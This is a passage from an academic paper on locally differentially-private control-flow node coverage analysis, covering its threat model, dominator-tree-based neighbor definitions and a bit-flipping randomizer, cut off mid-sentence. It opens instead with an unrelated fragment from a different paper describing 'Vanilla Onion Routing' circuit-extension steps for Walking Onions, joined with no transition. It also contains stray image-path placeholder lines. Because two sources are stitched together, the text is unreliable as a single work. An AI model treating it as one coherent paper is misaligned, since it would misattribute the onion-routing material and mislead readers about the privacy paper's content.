In Section 5 we discuss how Walking Onions performs relay selection and circuit construction in comparison to a generic onion-routing protocol which we call *Vanilla Onion Routing*. Furthermore, in Section 7, we evaluate the performance of Walking Onions relative to Vanilla Onion Routing. We now describe the step-by-step behaviour of Vanilla Onion Routing.

K denotes a key exchange operation, and P denotes a path extension operation. Path extension and circuit establishment are distinct operations but performed jointly. Let (b_n, g^{b_n}) denote the long-term key for relay R_n.
When the client extends an existing circuit:

1. [P] Select a random next relay R_{n+1}.
2. [K] Generate an ephemeral keypair $(x, g^x) \leftarrow KeyGen_{Auth}(1^\lambda)$.
3. [P,K] Send (R_{n+1}, g^x) to R_n over the existing circuit.

When R_n receives a circuit extension request (i, g^x):

4. [P] Ensure a connection exists to R_{n+1}.
5. [K] Send the client's g^x to R_{n+1}
6. [P, K] Wait for a response from R_{n+1}, and send it to the client.

When R_{n+1} receives the circuit extension request g^x:

7. [K] Generate an ephemeral keypair $(y, g^y) \leftarrow KeyGen_{Auth}()$; compute the shared secret and authentication value $(S, A) \leftarrow ComputeSecretAndAuth(g^x, y, b_{n+1})$.
8. [K] Reply with (g^y, A); derive circuit keys from S.

When the client receives a reply indicating the circuit was extended:

9. [P] Look up the long-term key g^b for R_{n+1} locally.
10. [K] Complete the handshake: Compute $(S, V) \leftarrow ComputeSecretAndValidate(x, g^y, g^{b_{n+1}}, A)$. If $V = 0$, abort; otherwise, derive circuit keys from S.

Differentially-Private Control-Flow Node Coverage for Software Usage Analysis

Hailong Zhang, Sufian Latif, Raef Bassily, and Atanas Rountev
The Ohio State University

Abstract

There are significant privacy concerns about the collection of usage data from deployed software. We propose a novel privacy-preserving solution for a problem of central importance to software usage analysis: control-flow graph coverage analysis over many deployed software instances. Our solution employs the machinery of differential privacy and its generalizations, and develops the following technical contributions: (1) a new notion of privacy guarantees based on a neighbor relation between control-flow graphs that prevents causality-based inference, (2) a new differentially-private algorithm design based on a novel definition of sensitivity with respect to differences between neighbors, (3) an efficient implementation of the algorithm using dominator trees derived from control-flow graphs, (4) a pruning approach to reduce the noise level by tightening the sensitivity bound using restricted sensitivity, and (5) a refined notion of relaxed indistinguishability based on distances between neighbors. Our evaluation demonstrates that these techniques can achieve practical accuracy while providing principled privacy-by-design guarantees.

1 Introduction

Usage data generated by deployed software provides extensive information about users' interactions with this software. Such data can be utilized for user behavior analytics, targeted advertisement, and business decision making [72], as well as to facilitate testing [7, 59], bug isolation [43], failure reproduction [13, 35] and profiling [21, 51, 66]. A prominent recent example of such data collection is the widespread use of web and mobile app analytics infrastructures provided by Google, Facebook, and Yahoo. For instance, a study of 65K popular Android apps showed that Google Firebase code is present in 45% of them [23].

There are significant privacy concerns about the collection and use of such data. While data analysis results can be used for enhancement of app design and marketing purposes, individuals' usage data becomes transparent to software developers (and analysts working with them), as well as to the analytics service providers such as Google and Facebook. This sensitive data could potentially be misused due to rogue employees, legal proceedings, unethical business practices, or security breaches. These concerns are amplified by growing legislative efforts and societal demands for increased transparency and well-defined compromises between the utility of personal data gathering and the corresponding loss of privacy.

Each user's usage of an app can be characterized by the run-time *control flow* with respect to the execution of software components within the app. Control-flow privacy may be needed to protect sensitive data. Consider the following example:

```
if (sensitive condition) a();
void a() { b(); }
```

If the program execution reveals that function `a` was invoked at run time, an adversary can infer that the sensitive condition were true. Furthermore, this inference could be indirect: for example, even if the invocation of `a` were obfuscated, revealing that function `b` was executed could also be used to infer the condition. As further elaborated in Section 2, many analytics platforms, including Facebook [24], Firebase [28], and Flurry [56], allow developers to gather raw control-flow data by collecting remotely users' interactions for data analysis and more complex tasks such as machine learning. Figure 1 illustrates this process. Each directed graph on the left represents the control-flow behavior of one user's copy of the software. A node represents a software component and an edge represents control flow between components. When a user interacts with her copy, her actions trigger a particular control-flow graph instance which is cached locally and eventually sent to remote servers for data analysis.

The focus of our work is a fundamental usage analysis for deployed software: the collection of *control-flow graph node coverage* information over many instances of a software application (detailed in Section 3). This abstracted problem could be instantiated at various levels of granularity: a graph node could represent a coarse-grained software component, a GUI element, a function in the application code, or an




Figure 1: User interactions are reported for data analysis.

individual code statement. We aim to develop a *privacy-preserving* version of this analysis. Specifically, our goal is to introduce a privacy mechanism that, in a principled and quantifiable manner, hides the presence/absence of any particular graph node in a user's coverage information. We develop a privacy-preserving solution for this problem using the machinery of *differential privacy* (DP). To the best of our knowledge, this is the first work to develop a DP control-flow node coverage analysis. In essence, our solution helps a software user to hide from others whether any component of the software (represented by a graph node) was executed by this user. One of the key technical contributions of our work is a novel privacy definition that accounts for the causal relationships between graph nodes, based on the structure of the control-flow graph.

1.1 Motivation and Problem Overview

The motivation for this privacy-preserving analysis stems from two factors. The coverage information itself may reveal sensitive conditions, for example, whether the user has executed security-related functionality such as changing a password or connecting to a VPN. Furthermore, user habits can be mined from such data for the purposes of behavior analytics. The power of such data mining continues to increase, by combining user data from multiple sources to draw even-more-powerful inferences. Neither software users nor software developers can anticipate all future uses of such information for mining of many seemingly-unrelated data streams generated by the same user. Proactive protection against unknown future uses (and misuses) is a desirable high-level goal that benefits not only the users of the software but also its developers, who can claim with confidence that they provide proactive, principled, and quantifiable privacy protections.

Privacy-preserving software analysis. Privacy-preserving data analysis is designed, from the ground up, with guarantees about the loss of privacy and the accuracy of analysis results. The last decade has witnessed the rise of a foundational theory to deal with this challenge, centered around the robust mathematical notion of differential privacy [19] and its extensions and generalizations [6, 49]. DP has recently found several adoptions in industry and government—for example, in the Chrome browser [22, 26], in iOS 10 [2], in Uber [70], and by the U.S. Census Bureau for the 2020 census [15].

Despite significant advances in DP theory, applying such solutions to software analysis is challenging due to the mismatch between traditional DP problem statements/solutions and software analysis needs. We aim to narrow this gap by developing a novel DP solution for the coverage analysis described earlier and illustrated in Figure 1. We target this problem because coverage analysis has various uses (e.g., coverage monitoring [59] and mobile app GUI flow analytics [29]) and also captures essential sub-components of many other analyses of deployed software (e.g., impact analysis, regression testing, failure reproduction, statistical debugging, and performance profiling [7, 21, 32, 43, 51, 58, 66]).

1.2 Challenges and Contributions

The design of our solution demonstrates the key components of a DP software analysis. In Section 4.1, we first define the space of possible data instances—in our case, by considering what constitutes run-time graph coverage observed at any particular deployed copy of the software. Next, we define the critical notion of *neighbors* for a particular covered subgraph. DP analyses employ the notion of neighbors when defining privacy guarantees: namely, that (in a probabilistic sense) an adversary cannot distinguish between the actual data item and its neighbor data items by observing the analysis results. We show that the traditional notion of *graph neighbors* used in prior DP analyses for graph data is meaningless for control-flow graphs because nodes in such graphs have strong correlations driven by the underlying graph structure [9, 39, 40, 45, 74]. In particular, we focus on commonly-occurring correlations due to the *causality* between nodes. In control-flow graphs, it is often the case that the execution of a node n_2 is caused by the execution of another node n_1 and, furthermore, n_2 is executed *only if* n_1 is executed. When such correlations are in place, hiding the coverage of n_1 independently from any other graph nodes is not enough, because an adversary could infer information about n_1's coverage from observations about the coverage of n_2. For the example shown earlier, the execution of both `a` and `b` should be protected if there are no other calls to `b`. We demonstrate that such relationships are captured by the notion of *dominators*, which is traditionally used in compiler optimizations. Based on this insight, we propose a new notion of "graph neighbor" and use it to define the privacy guarantees that need to be achieved by any DP solution for this analysis to prevent such causality-based inferences.

We then propose an analysis to achieve these guarantees (Section 4.2) by randomizing the coverage information. Our randomizer is based on the DP notion of *sensitivity*, which, intuitively, captures the difference in the output of the analysis performed on two neighboring graphs. This sensitivity is directly related to both the design and the accuracy of a DP analysis. We define a new notion of sensitivity for graph data and demonstrate how to compute it efficiently using the dominator tree of the dynamic control-flow graph.

Next, we describe a baseline randomizer using the worst-

case upper bound for sensitivity (Section 5.1). This approach achieves the theoretically-optimal worst-case analysis error, but does not provide good accuracy on real data. This is a fundamental limitation that requires further refinements of accuracy/privacy goals and trade-offs. In Section 5.2 we introduce stronger bounds on sensitivity by projecting onto a lower-sensitivity representation, which leads to better accuracy. Our experimental results show 2× error reduction, compared to the baseline approach (Section 6). We also propose to refine the notion of indistinguishability to account for the distance between graph neighbors. As a result, further accuracy gains can be achieved by allowing varying privacy protection across neighbors (Section 5.3). Experiments show that this approach leads to 5.4× error reduction. All experiments are conducted using our randomization layer on top of existing Android analytics libraries.

Summary. We develop the first solution for differentially-private control-flow node coverage analysis. This contribution is important both as a solution to a core software usage analysis and as a step in a broader research agenda to develop privacy-preserving analyses of deployed software.

2 Background

2.1 Threats and Goal

This paper focuses on control-flow data—that is, run-time data generated with respect to some control-flow model of the software. Such a model could come from software design documents or from software analysis. Run-time behaviors relative to such models have been studied extensively by researchers and have been targeted by many techniques for remote analysis of deployed software. One prominent example of such data collection is the widespread adoption of frameworks for web and mobile app analytics [23, 42]. They allow developers to perform data analytics that generates interesting control-flow coverage related statistics, such as event histograms, as well as more sophisticated user behavior models, such as users' routines of using an app. In addition to population-wise behaviors, data analytics also aims at finding specific control-flow patterns by individual users for purposes such as targeted advertisement. In a typical usage scenario for existing analytics frameworks for web/mobile apps [28, 29, 56], each user is assigned a pseudonym (user identifier) that is chosen by the application and developers can make further requests to other services relying on the pseudonym [64]. This mechanism allows developers to track and connect seemingly independent actions and devices by the same user.

We consider each user's local copy of the software and the physical device that it runs on to be secure and not compromised. A broad definition of adversary consists of any party beyond these, including the analysis service providers (e.g., Google and Facebook), the analysts who access the collected data, as well as the network providers. The software and its source code, as well as the information sent to the remote analysis servers, are visible to the adversary. We assume that the adversary also has access to each user's pseudonym as described earlier—that is, she knows the identity of each user by some auxiliary data such as emails and IP addresses.

In our threat model, an adversary tries to identify the control-flow data at each user, more specifically, *to estimate with high probability whether a particular software component has been executed by a user*—for example, an app GUI screen containing sensitive content that can be used to classify users' interests, or a code function to reset a password. Here the execution can be represented by a run-time control-flow graph instance and each component corresponds to a node in the control-flow graph model. The adversary's aim is to discover the presence of a specific node in a given run-time graph instance with high probability. Such information is a key building block in attempts to infer user-specific patterns of behavior. Existing analytics infrastructures provide *no* protection for this scenario, since the raw control-flow data for a user (sent to and stored on remote servers) is also accessible to the adversary, as illustrated in Figure 1.

One natural solution is to perturb the information reported to the remote server in order to hide the execution of software components. Various techniques for perturbation of control-flow information could be considered based on the information available to the adversary. For example, one could imagine a sophisticated adversary who utilizes *a priori* information about the distribution and probabilistic associations of components, and performs statistical inference based on such information [45]. We are not aware of any work that considers such advanced scenarios. Instead, we focus on the more practical scenario where the adversary could exploit the *causal relationships* between nodes in the control-flow graph. An example discussed earlier illustrated such relationships: suppose that the execution of a node n_2 implies that another node n_1 was executed because n_2 can only be caused by n_1. This type of strong correlation, which is typical for software control flow, could potentially be used by an adversary. Our goal is to *prevent adversaries from such causality-based analysis by data randomization, while still allowing analysts to draw useful empirical statistical conclusions of software usage across all users*. Specifically, we define the software usage analysis problem as a *control-flow graph node coverage* problem (in Section 3). We regard the presence/absence of each graph node at users as private information and propose to utilize differential privacy [18, 20] to prevent inference analysis of run-time nodes based on their causal relationships.

2.2 Differential Privacy

Differential privacy (DP) [18, 20] is a general approach for protection against a wide range of privacy attacks. In such scenarios, there is release of some data and an adversary

attempts to learn private individual information from the data. Anonymizing or removing personally-identifiable information cannot guarantee privacy, as demonstrated in prior work [17, 52, 53], because additional data sources can be combined with the anonymized data to uncover sensitive information. Differential privacy has emerged as a prominent approach for protection against privacy attacks. We will not attempt a detailed description of this rich field of research; extensive overviews are available elsewhere [20, 55].

There are two major models for defining DP problems: *centralized model* and *local model*. In the centralized model, the data curator (also referred to as "server") is trusted for collection of data. In the local model, the server is not trusted: raw data that reaches it can be observed by an adversary. For such *locally differentially private* (LDP) problems, each user performs local data perturbation via a local randomizer before releasing any information to the server. The LDP model is particularly well suited for remote software analysis. This model provides privacy guarantees to the software user regardless of the unpredictable actions from the software analysis infrastructure and its clients and adversaries.

More formally, an ε-LDP protocol/algorithm applies an ε-local randomizer $R : \mathcal{D} \to \mathcal{T}$ to each user's item $v \in \mathcal{D}$. The software analysis infrastructure/server collects all $R(v)$ from users for data analysis and provides the results to the client—that is, to the software developer/analyst. The privacy is due to the ε-local randomizer R such that $\forall v, v' \in \mathcal{D}, t \in \mathcal{T}$: $\Pr[R(v) = t] \leq e^{\varepsilon} \Pr[R(v') = t]$. Thus, by observing the output t of the local randomizer (as reported to the remote server), an adversary cannot distinguish with high probability the case when the private data is v from the case when this data is v'. This holds even if the adversary has additional knowledge (beyond R and t) from auxiliary sources. The privacy budget $\varepsilon \geq 0$ defines the strength of privacy protection.

As an example of an ε-local randomizer, consider a single bit element v that is either 1 or 0. *Randomized response* [71] flips the bit with probability q and keeps the bit with probability $1-q$. This simple randomizer satisfies the above definition with $\varepsilon = \ln \frac{q}{1-q}$.

2.3 Privacy for Graphs

Differentially-private analysis of graph data has been considered almost exclusively in the centralized model [37, 38, 54, 61]. Two graph privacy definitions have been proposed. *Node privacy* [61] considers the indistinguishability of two undirected neighbor graphs G and G', where G' can be obtained from G by deleting one node and all its adjacent edges. A node-private analysis provides plausible deniability about the presence of any particular node in the graph. More precisely, for any graph G, if an adversary observes the randomized output $R(G)$, the probability that the input to the randomizer R was G is very close (by a factor of e^{ε}) to the probability that the input to R was any neighbor of G in which one node of G was removed (together with its adjacent edges). Thus, the adversary cannot conclude with high probability that any graph node was actually present in the protected private graph. An alternative weaker notion of privacy is *edge privacy* [37, 54], which obfuscates the presence of any graph edge.

Node privacy provides stronger protection, but achieving high accuracy for node-private analyses is inherently more difficult than for edge-private ones [61]. We focus on this more challenging problem. As we argue in the next sections, this notion of node privacy cannot be applied directly to analysis of control-flow graphs due to causal relationships between nodes, and novel definitions (and the related new analysis algorithms) need to be developed.

3 Problem Statement

In many software analysis problems, a control-flow model is instantiated at run time when the software is executed. Examples of such models include statement-level control-flow graphs, call graphs, calling context trees, and GUI screen transition models. Generally, such a model is a directed graph $G = (N, E, s)$ with node set N and edge set $E \subseteq N \times N$. The start node $s \in N$ represents the start of any run-time execution and the root of G.

When the software is executed, run-time events correspond to dynamic instances of graph nodes and edges. For example, if G is the program's call graph, run-time event "function m_i calls function m_j" corresponds to a dynamic instance of graph edge $m_i \to m_j$. We use G_c to denote the subgraph of G defined by these run-time-covered nodes and edges. Here $c \subseteq N$ is the set of nodes covered during the program run. *Node coverage analysis* reports the set of nodes c. Alternatively, c could be thought of as a binary coverage vector $c \in \{0,1\}^{|N|}$ which is the indicator vector of the corresponding set of covered nodes. In a minor abuse of notation, we will use c to denote both a set of covered nodes and its corresponding coverage vector.

Information about node coverage plays an important role in the area of remote analysis of mobile and web apps, using analysis infrastructures such as Google/Firebase Analytics [28, 29] and Facebook Analytics [24]. For example, Google Analytics presents to developers reports of histograms of events about the population of users who have executed them. Such information is also essential for various software monitoring tasks. For instance, residual coverage monitoring [59] cumulatively collects and calculates the basic block coverage in the control-flow graph of a program. In general, many analyses of deployed software depend on some form of control-flow coverage information [3, 7, 11, 21, 33, 34, 43, 44, 58, 66, 73].

Differentially-private node coverage analysis. Consider m software users identified by integer ids $i \in \{1, \ldots, m\}$. All users run the same software, which has some publicly known control-flow model G. This model would typically be constructed by the software developers for their own analytics

needs. The deployed software would contain instrumentation to record and report events related to run-time coverage of G. We consider G to be publicly known, as an adversary could reverse engineer this model from the code of the deployed software using a wide range of existing techniques.

The node coverage $c_i \in \{0,1\}^{|N|}$ of user i describes the run-time behavior of that user's instance of the software. In node coverage analysis, the software developer's goal is to determine, for each node $n \in N$, the frequency of n's coverage across all users—that is, $f(n) = |\{i \in \{1,\ldots,m\} \mid n \in c_i\}|$. Equivalently, the goal is to obtain an aggregate vector $f \in \mathbb{N}^{|N|}$ such that $f = \sum_i c_i$, where the summation is element-wise for vectors c_i. In a differentially-private setting, instead of f the developer will obtain an estimated aggregate vector $\hat{f}$ where, with high probability, the node frequency estimates $\hat{f}(n)$ are close to the actual node frequencies $f(n)$. This analysis provides information about how users of the deployed software interact with it—for example, how many users have accessed a particular screen in an app's GUI, which is a typical concern in mobile app analysis via infrastructures such as Google/Firebase Analytics [28, 29]. As another example, gathering data about which code regions are executed by software users provides rich feedback to software developers and helps them validate and refine assumptions they have used in pre-deployment testing and validation [59].

An LDP coverage analysis applies an ε-local randomizer $R : \{0,1\}^{|N|} \to \{0,1\}^{|N|}$ to each user's observed coverage c_i. The resulting $z_i = R(c_i)$ is sent to the server. The server collects all z_i and uses them to compute the estimates $\hat{f}$.


4 Privacy-Preserving Coverage Analysis

In this section, we first define the *neighbor* relation for dynamic graphs G_c and, by extension, the corresponding coverage vectors c. This definition is specifically crafted to eliminate the possibility of causality-based inference. We then propose an LDP analysis based on this definition.

4.1 Defining Neighbors

As described in Section 2.3, one key question for achieving node privacy is the definition of neighbors. Using the traditional notion from DP graph analysis [61], a neighbor graph $G_{c'}$ would be obtained from a given G_c by removing a single node and its adjacent edges. Thus, coverage vector c' would differ from c by a single bit. However, this notion is meaningless for control-flow graphs and their coverage vectors, since not all vectors represent *feasible* run-time behaviors—that is, we will never observe them during execution. We define this key property of feasibility as follows:

Definition 1 (Feasibility)**.** *A dynamic graph G_c with start node s and its coverage vector c are* feasible *if $s \in c$ and every covered node is reachable from s along a path of covered nodes and edges, i.e., for any $n \in c$ there exists a path $\langle s, n_1, \ldots, n_k, n\rangle$ in G_c such that $n_j \in c$ for $1 \le j \le k$.*



feasible $c = [111110]$, infeasible $c' = [110110]$, feasible $\Delta_{n_2}(c) = [110000]$

Figure 2: Feasible and infeasible coverage.

Here $n \in c$ denotes that n is in the set of nodes encoded by c. If G_c and c do *not* satisfy these properties, there does not exist a run-time execution that could have produced them. To illustrate this point, consider the graph G in Figure 2, where s is the start node. Coverage vector c is feasible, as it represents the covered set $\{s, n_1, n_2, n_3, n_4\}$. However, c' which represents $\{s, n_1, n_3, n_4\}$ is not feasible since n_3 and n_4 cannot be reached from s along a path of covered nodes. No software execution can generate c' as a coverage vector.

As with traditional DP graph analyses, we consider the removal of a graph node in order to define the notion of a neighbor graph. However, our definition takes into account the feasibility constraint. Given a feasible dynamic G_c and some node $n \in c \setminus \{s\}$, the *neighbor graph* $G_{c'} = \Delta_n(G_c)$ obtained by removing n is defined as follows: (1) $G_{c'}$ is a subgraph of G_c, (2) $n \notin c'$, (3) $G_{c'}$ is feasible, and (4) $G_{c'}$ is maximal (i.e., there does not exist a proper supergraph of $G_{c'}$ with properties 1–3). Intuitively, the last constraint ensures that we do not remove "too many" nodes and edges from G_c.

Graph $\Delta_n(G_c)$ exists and is unique, as shown by Lemma 1. The proof of the lemma is deferred to the appendix. For brevity, we will often use $c' = \Delta_n(c)$ to denote that $G_{c'} = \Delta_n(G_c)$ for a given G_c. For illustration, in Figure 2 the removal of n_2 from c requires the removal of n_2 and n_3 as well, in order to preserve feasibility. Thus, the neighbor $\Delta_{n_2}(c)$ is the covered set $\{s, n_1\}$. If one were to use the traditional definition of neighbors described in Section 2.3, the removal of n_2 would produce the infeasible vector c' shown in the figure.

Lemma 1. *Let G_c be a feasible dynamic graph. For any $n \in c \setminus \{s\}$, there exists a unique feasible subgraph $G_{c'}$ such that $n \notin c'$ and $G_{c'}$ is maximal.*

The set of neighbors for the coverage vector c of a given G_c is defined as follows:

Definition 2 (Neighbors)**.** *Given a feasible coverage vector c, its* neighbors *are the set* $\{\Delta_n(c) \mid n \in c \setminus \{s\}\} \cup \{c' \mid \exists n \in c' \setminus \{s\} : \Delta_n(c') = c\}$.

This definition considers both the removal of a node n from c (the first term in the formula) and the addition of a node n to c (the second term in the formula) as means of obtaining a neighbor vector. Thus, the neighbor relation is symmetric.

Next, we show that $\Delta_n(c)$ for given G_c and n can be constructed efficiently. In a control-flow graph with a start node s,

a node d *dominates* a node n (denoted d *dom* n) if every path from s to n goes through d [1]. A node trivially dominates itself. Given a feasible G_c, let dom_{G_c} denote its dominator relation. The key observation is that the nodes dominated by n (plus their adjacent edges) are exactly the ones that need to be deleted to obtain the neighbor graph:

Proposition 1. *For any node $n \in c \setminus \{s\}$, we have $\Delta_n(c) = c \setminus \{n' \mid n\ dom_{G_c}\ n'\}$.*

The proof is deferred to the appendix. This property allows us to find efficiently all $\Delta_n(c)$ for a given G_c, which is needed for our randomizer (as described later). Consider the *dominator tree* for G_c, which is a standard representation of the dominator relation. For any node, the set of its ancestors in the tree is exactly the set of its dominators. For the simple G_c in Figure 2, the dominator tree is the same as the graph itself (root s dominates all nodes, n_1 dominates all nodes except s, etc.). The dominator tree can be constructed efficiently; we use a classic approach by Lengauer and Tarjan [41] with complexity $O(|E|\log|N|)$. Given $n \in c \setminus \{s\}$, the dominator subtree rooted at n provides all and only nodes that should be removed from c to obtain its neighbor $\Delta_n(c)$.

This property also allows us to take into account the *causal relationships* between nodes. A reversed arrow in the dominator tree represents a deterministic causal effect. For the example in Figure 2, $n_2 \to n_1$ in the reversed dominator tree of G_c indicates that the execution of n_2 is *always* caused by the execution of n_1.[1] Thus, the hiding of n_1 must also involve hiding of n_2. In general, using this observation, we are able to perturb the existence of an entire set of nodes $\{n' \mid n\ dom_{G_c}\ n'\}$ and thus hide their execution simultaneously, in order to avoid causality-based inference.

As discussed shortly, our randomizer only needs to consider the size of set $\Delta_n(c)$ rather than the actual nodes in it. A linear-time bottom-up traversal of the dominator tree for G_c can annotate each node n with the size $sub_{G_c}(n)$ of the subtree rooted at that node. Thus, given any n, we can easily obtain $|\Delta_n(c)|$ as $|c| - sub_{G_c}(n)$.

4.2 LDP Analysis

Consider again our problem: for user i, coverage vector $c_i \in \{0,1\}^{|N|}$ describes the behavior of that user's code instance. The same local randomizer $R : \{0,1\}^{|N|} \to \{0,1\}^{|N|}$ is used by all users. Each user reports $R(c_i)$ to the analysis infrastructure. All reports are gathered and post-processed to construct an estimate of $\sum_i c_i$. Such analysis, based on Definition 2, can achieve control-flow graph node privacy as follows:

Definition 3 (ε-Node-LDP)**.** *Randomizer R is* ε-node-LDP *if for any pair of coverage vector neighbors c, c' for G from Definition 2, we have $\Pr[R(c) = t] \le e^{\varepsilon} \Pr[R(c') = t]$, where $\varepsilon \ge 0$ is the privacy budget.*

[1] This does *not* imply "executing n_1 always causes execution of n_2".

Sensitivity. To define analyses that satisfy Definition 3, it is important to consider the concept of *sensitivity*. This notion is employed in various forms by many DP analysis algorithms. In our analyses we will use this idea to capture the properties of the "graph neighbor" relation defined earlier.

Definition 4 (Local Sensitivity)**.** *Consider a feasible graph G_c and its corresponding coverage vector c. The* local sensitivity *of c is $LS(c) = \max_{n \in c \setminus \{s\}} |c| - |\Delta_n(c)|$.*

$LS(c)$ captures how sensitive G_c is to the removal of any of its nodes n.[2] Intuitively, the larger the local sensitivity, the more extensive randomization needs to be added by R in order to satisfy Definition 3, since the randomized output has to "hide" the differences between c and any $\Delta_n(c)$. This increased randomization is manifested by an increased probability of flipping any bit in the coverage vector.

Example 1. In Figure 2, consider $c = \{s, n_1, n_2, n_3, n_4\}$. Here we have $\Delta_{n_4}(c) = \{s, n_1, n_2, n_3\}$, $\Delta_{n_3}(c) = \{s, n_1, n_2\}$, $\Delta_{n_2}(c) = \{s, n_1\}$, and $\Delta_{n_1}(c) = \{s\}$. The local sensitivity is $LS(c) = |c| - |\Delta n_1(c)| = 4$.

Given G_c, computing $LS(c)$ is straightforward. Recall that, with the help of Proposition 1, we can efficiently find all $\Delta_n(c)$ by considering the dominator tree for G_c. Suppose each node n in this tree is annotated with the size $sub_{G_c}(n)$ of the subtree rooted at n. Then $LS(c)$ is the largest value of $sub_{G_c}(n)$ among the nodes n that are children of the start node s in the tree.


Example 2. Figure 3 shows an example from the `parking` Android app [69]. This app navigates users to parking places, records history of parking locations, and reminds users about parking time. It uses Google Analytics [29] to collect GUI screen view events from users. The developer defines a dictionary of GUI screens to be collected and reported to the Google Analytics remote servers. Figure 3a shows the control-flow model G for this app, with nodes corresponding to different screens and edges showing possible transitions between screens. Consider the run-time behavior of one app user, corresponding to graph G_c and its coverage vector $c = [1101010111]$. The graph and its dominator tree are shown in Figure 3b. Each node n in the tree is annotated with $sub_{G_c}(n)$, the size of its corresponding subtree. The local sensitivity for G_c is $LS(c) = sub_{G_c}(n_1) = 6$.

Randomizer definition. Suppose we know an *upper bound* S of $LS(c)$ for all possible feasible c for a given graph G. The randomizer R can be defined as follows:

Definition 5 (Randomizer)**.** *Given a feasible c, R independently flips each bit in c with probability $p = 1/(1+e^{\frac{\varepsilon}{S}})$.*

Then the following proposition holds:

[2] Since the "neighbor" relation from Definition 3 is symmetric, the sensitivity of adding a node n to G_c will be accounted for by $LS(c')$ for another coverage vector c' such that $c = \Delta_n(c')$.



(a) GUI screen view graph G

(b) G_c, coverage vector c, and dominator tree for G_c

Figure 3: Graphs from the `parking` app.

Proposition 2. *The R from Definition 5 satisfies ε-node-LDP.*

The proof is deferred to the appendix. Each user i applies local randomizer R to add noise to local vector c_i.[3] After the remote software analysis infrastructure collects and reports a histogram $h = \sum_i R(c_i)$ over all users, this noisy data is processed to account for the effects of the randomizers. For any node n, the expected value of the number of occurrences of n in h is $f(n)e^{\frac{\varepsilon}{S}}p + (m - f(n))\,p$ where $f(n)$ is real frequency of n, m is the number of users, and p is probability from Definition 5. If the collected histogram h has a frequency $h(n)$ for n, then the estimate $\hat{f}(n)$ for the real frequency $f(n)$ is

$$\hat{f}(n) = \frac{\left(1 + e^{\frac{\varepsilon}{S}}\right) h(n) - m}{e^{\frac{\varepsilon}{S}} - 1} \tag{1}$$

It is easy to see that the expected value of estimate $\hat{f}(n)$ is $f(n)$. Thus, $\hat{f}(n)$ is an unbiased estimator of $f(n)$. To improve accuracy, the estimate is reset to zero if it is negative, and is reset to m if it exceeds m.

Note that this approach is designed for "one-shot" randomization, i.e., G_c and c are deleted at the user end once $R(c)$ is generated. Any subsequent requests for data will receive the same value of $R(c)$. In contrast, in a framework that allows submission of multiple realizations of $R(c)$, the privacy protection will degrade due to composition [20]. Our approach can prevent such degradation and has practical usage, for example, by Facebook in their ads system [12].

The approach also excludes the consideration of *contexts*, i.e., from which nodes a node is reached at run time. A classic example of a context is the calling context (i.e., the chain of callers) for a call graph node. Solving this problem requires the randomizer to record and obfuscate paths in the control-flow graph model. We leave this challenging problem for future work.

5 Selection of Sensitivity Bound

The choice of probability p in Definition 5 guarantees that R is ε-node-LDP. Thus, the main question is how to select the sensitivity upper bound S. One obvious choice for S is given by the global sensitivity, which is the maximum value of the local sensitivity taken over all realizations of feasible coverage vectors. In our baseline approach, we instantiate S with the global sensitivity in the technique described in Section 4. It is important to point out that this baseline approach provably achieves the optimal worst-case estimation error, which scales with the global sensitivity. This follows from a straightforward extension of the known lower bound on the worst-case error associated with LDP frequency estimation [5]. However, as demonstrated by our empirical results (Section 6), the accuracy resulting from the baseline approach is usually modest since the global sensitivity is quite large.

To circumvent this fundamental limitation, we propose al-

[3] Since we are interested in (estimates of) total node frequencies across all users, and not for individual users, we design R to produce vectors that are not necessarily feasible.

